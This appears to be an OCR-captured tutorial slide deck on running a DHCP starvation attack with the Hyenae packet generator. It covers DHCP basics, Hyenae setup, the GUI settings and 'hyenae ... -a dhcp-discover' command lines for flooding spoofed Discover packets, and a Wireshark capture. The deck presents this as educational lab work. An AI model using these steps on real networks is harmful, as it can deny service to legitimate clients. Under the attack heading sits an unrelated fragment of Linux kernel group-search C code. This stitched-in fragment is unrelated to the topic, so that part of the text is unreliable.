
Pentesting with Hyenae — from Theory to Execution



🔥 Warning — Educational Use Only

The DHCP Starvation demonstration shown in this presentation was performed **in a fully controlled lab environment** using **Hyenae** as a packet generator, with explicit authorization and on systems created solely for testing purposes. This demonstration is conducted **for educational and research purposes only.**

This project does *not* intend to:

- perform unauthorized network access,
- disrupt production environments,
- violate privacy,
- or misuse collected information in any way.

Tools such as **Hyenae** should be used **only on systems you own or on environments you have explicit permission to test.**

Running DHCP starvation attacks in unauthorized networks may be illegal and is carried out strictly **at the user's own risk.**

Project Overview:

- *About Hyenae*
- *Introduction to DHCP*
- *DHCP attacks*
- *Enviroment setup*
- *Hyeane Installation & configuration*
- *DHCP starvation attack*
- *Summary*

Hyenae – what it is?

Hyenae is a flexible and powerful **network packet generator and traffic simulator** used for security testing and research. It allows analysts to create controlled network stress conditions, reproduce attack-like behavior, and observe how infrastructure responds under load or anomalies

What can Hyenae used for?

1) Testing network resilience

- how a DHCP server behaves under heavy load
- how a firewall reacts to ICMP/UDP flooding
- whether IDS/IPS systems detect abnormal activity
- how the network handles spoofed source addresses

2) Simulating attacks in a controlled environment

- DHCP flooding
- ARP spoofing
- ICMP / DNS packet storms
- TCP/UDP traffic nibbling

This helps administrators and analysts evaluate:

- whether alerts appear in monitoring/logs
- whether security policies detect anomalies

Introduction to DHCP

DHCP (Dynamic Host Configuration Protocol) is a network protocol that automatically assigns IP configuration to devices in a network.Instead of configuring IP settings manually, clients receive them **dynamically from a DHCP server**.

Typical parameters provided by DHCP:

- IP address for the client
- Subnet mask
- Default gateway (router)
- DNS server addresses
- Lease time (how long the address is valid)

How DHCP works ?

1.Discover – the client broadcasts a request: “Is there any DHCP server?”
2.Offer – a DHCP server replies with an available IP address and settings.
3.Request – the client asks to use the offered configuration.
4.Acknowledge – the server confirms and reserves the address for that client.

Common DHCP attacks

DHCP can be abused in several ways, for example:

- **DHCP Starvation**
  Flooding the DHCP server with fake requests to **exhaust the address pool**, so legitimate clients can no longer obtain an IP address.

- **Rogue DHCP Server**
  An attacker runs their own DHCP server and **hands out malicious settings** (wrong gateway, DNS, IP range) to redirect or intercept traffic.

- **DHCP Spoofing / Manipulation**
  Injecting or tampering with DHCP messages to **change network parameters** for specific clients (e.g. different DNS, shorter lease times).

- **DHCP Misconfiguration Abuse**
  Exploiting weak or incorrect DHCP configurations to gain **unexpected access** or cause instability in the network.

Setup environment

All techniques demonstrated in this presentation are performed using a virtualized attacker machine connected to a real, physical network.

Systems used in the demonstration

- Windows Server 2022(VirtualBox) – attacker system generating DHCP traffic
- Local LAN devices – the real target environment, including the physical DHCP server (gateway) and Windows 11 system on which VirtualBox is installed

Network design

The Windows Server 2022 VM runs inside VirtualBox, but its network adapter is configured so that:

- it communicates directly with the physical LAN,
- DHCP packets generated inside the VM are visible to all devices on the real network,

Safety constraints


To avoid impacting other users on the physical network:

- only 10 DHCP Discover packets were sent,
- no DHCPREQUEST packets or address-allocation loops were triggered,
- the demonstration was intentionally limited to prevent DHCP pool exhaustion.

Hyneae installation:

Step 1) Download Hyenae from the provided link: Hyenae (click „Download buton")
Step 2) Double-click downloaded .exe file and keep pressing „next" to proceed with the installation
Step 3) Navigate to the folder where Hyenae was installed (by default, this will be: C:\ProgramFiles(x86)\Hyenae)
Step 4) Double click the„HyenaeFE" file to launch the graphical interface

Hyneae will open :



Operation Mode

Attack from local machine

Network Interface: Intel(R) PRO/1000 MT Desktop A(

Network Protocol

IP-Version: IPv4

Packet Type: ARP-Request

Send Parameters

No packet limit 100 - 1000

No send delay 1000 - 3000

No send duration 10000 - 15000

ARP-Request Packets

Source Pattern: %

Destination Pattern: %

Sender Pattern: %-%

Target Pattern: %-%

Command Line Usage

```
hyenae -I 1 -A 4 -a arp-request -s % -d % -S %-% -D %-%
```

Hyenae configuration:


1) In the "Operation Mode" section, click the dropdown menu under "Network Interface" and select the appropriate adapter.
If you're unsure which one is correct, open **Command Prompt (CMD)** and type the following commands:
- ipconfig
- getmac /v

Check the name of the network adapter listed in the CMD window and make sure it matches the one shown in Hyenae

2) In the „Network Protocol” section, click the dropdown menu under „Packet type” and select „DHCP discover”

3) In the „Send Parameters” section, click the dropdown menu and change from „No packet limit” to „Fixed packet limit” and set value to 10

4) Press „Execute” buton to start DHCP Starvation Attack



Command Prompt

```
C:\Users\krystian>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : TOTOLINK
   Link-local IPv6 Address . . . . . : fe80::606d:df7
   IPv4 Address. . . . . . . . . . . : 192.168.1.26
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::64a3:db1
   IPv4 Address. . . . . . . . . . . : 192.168.56.106
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Users\krystian>getmac /v

Connection Name Network Adapter Physical Address    T
=============== =============== =================== =
Ethernet        Intel(R) PRO/10 08-00-27-A9-92-47   \
Ethernet 2      Intel(R) PRO/10 0C-0C-0C-0C-0C-01   \
```

HyenaeFE

Operation Mode
Attack from local machine
Network Interface: Intel(R) PRO/1000 MT Desktop Ac
Intel(R) PRO/10...top Adapter #2
Intel(R) PRO/10...esktop Adapter
Adapter for loopback traffic capture

Network Protocol
IP-Version: IPv4
Packet Type: DHCP-Discover

Send Parameters
Fixed packet limit: 10 - 1000
No send delay: 1000 - 3000
No send duration: 10000 - 15000

DHCP-Discover Packets
Source Pattern: %-%
Destination Pattern: %-%
TTL (Time To Live): 128
☐ Req. IP-Address Pattern: %

Packet Payload
No payload


Command Line Usage

```
hyenae -I 2 -A 4 -a dhcp-discover -s %-% -d %-% -t 128
```

DHCP Starvation Attack

```
                gid_t tmp = GROUP_AT(group_info, right);

                while (left >= 0 && GROUP_AT(group_info, left) > tmp) {
                        GROUP_AT(group_info, right) =
                            GROUP_AT(group_info, left);
                        right = left;
                        left -= stride;
                }
                GROUP_AT(group_info, right) = tmp;
        }
        stride /= 3;
    }
}

/* a simple bsearch */
int groups_search(const struct group_info *group_info, gid_t grp)
{
        unsigned int left, right;

        if (!group_info)
                return 0;

        left = 0;
        right = group_info->ngroups;
        while (left < right) {
                unsigned int mid = left + (right - left)/2;
                if (grp > GROUP_AT(group_info, mid))
                        left = mid + 1;
                else if (grp < GROUP_AT(gr
```

DHCP starvation attack:



dhcp

```
No.   Time      Source                                       Destination                  Protocol Lengt Info
   50 7.456592  174.156.0.1                                  105.105.7.5                  DHCP     295 DHCP Discover - Transaction ID 0x904ed4c4
   51 7.456954  nothing.attdns.com                           125.106.6.3                  DHCP     295 DHCP Discover - Transaction ID 0xa01f8859
   52 7.457279  185.128.6.1                                  133.183.4.2                  DHCP     295 DHCP Discover - Transaction ID 0x2db9213c
   53 7.457894  118.115.7.8                                  i114-181-1-1.s99.a049…       DHCP     295 DHCP Discover - Transaction ID 0x62fc7fa5
   54 7.458288  server-108-157-5-2.dus51.r.cloudfron…        dha-2-1.health.mil           DHCP     295 DHCP Discover - Transaction ID 0xb50a74be
   55 7.458611  telemedia-ap-static-003.5.175.122.ai…        158.186.0.6                  DHCP     295 DHCP Discover - Transaction ID 0xd597fbcd
   56 7.458967  nothing.attdns.com                           153.116.2.5                  DHCP     295 DHCP Discover - Transaction ID 0xafd9469d
   57 7.459330  173.106.4.1                                  customer.mntlcan1.isp…       DHCP     295 DHCP Discover - Transaction ID 0xe58a5c4a
   58 7.459641  152.128.7.6                                  117.117.3.6                  DHCP     295 DHCP Discover - Transaction ID 0x251b5ed6
   59 7.460247  125.105.1.1                                  164.102.6.2                  DHCP     295 DHCP Discover - Transaction ID 0xe2f4bcf7
```

```
> Frame 50: Packet, 295 bytes on wire (2360 bits), 295 bytes captured (2360
> Ethernet II, Src: 98:5f:d4:bc:65:5b (98:5f:d4:bc:65:5b), Dst: 0e:08:6d:29
> Internet Protocol Version 4, Src: 174.156.0.1 (174.156.0.1), Dst: 105.105
> User Datagram Protocol, Src Port: 68, Dst Port: 67
> Dynamic Host Configuration Protocol (Discover)
```

```
0000  0e 08 6d 29 26 ed 98 5f  d4 bc 65 5b 08 00 45 00   ··m)&··_ ··e[··E·
0010  01 19 42 30 00 00 80 11  d8 98 ae 9c 00 01 69 69   ··B0···· ······ii
0020  07 05 00 44 00 43 01 05  2d 1e 01 01 06 00 90 4e   ···D·C·· -······N
0030  d4 c4 00 00 00 00 ae 9c  00 01 00 00 00 00 00 00   ········ ········
0040  00 00 00 00 00 00 98 5f  d4 bc 65 5b 00 00 00 00   ·······_ ··e[····
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
```

Summary:

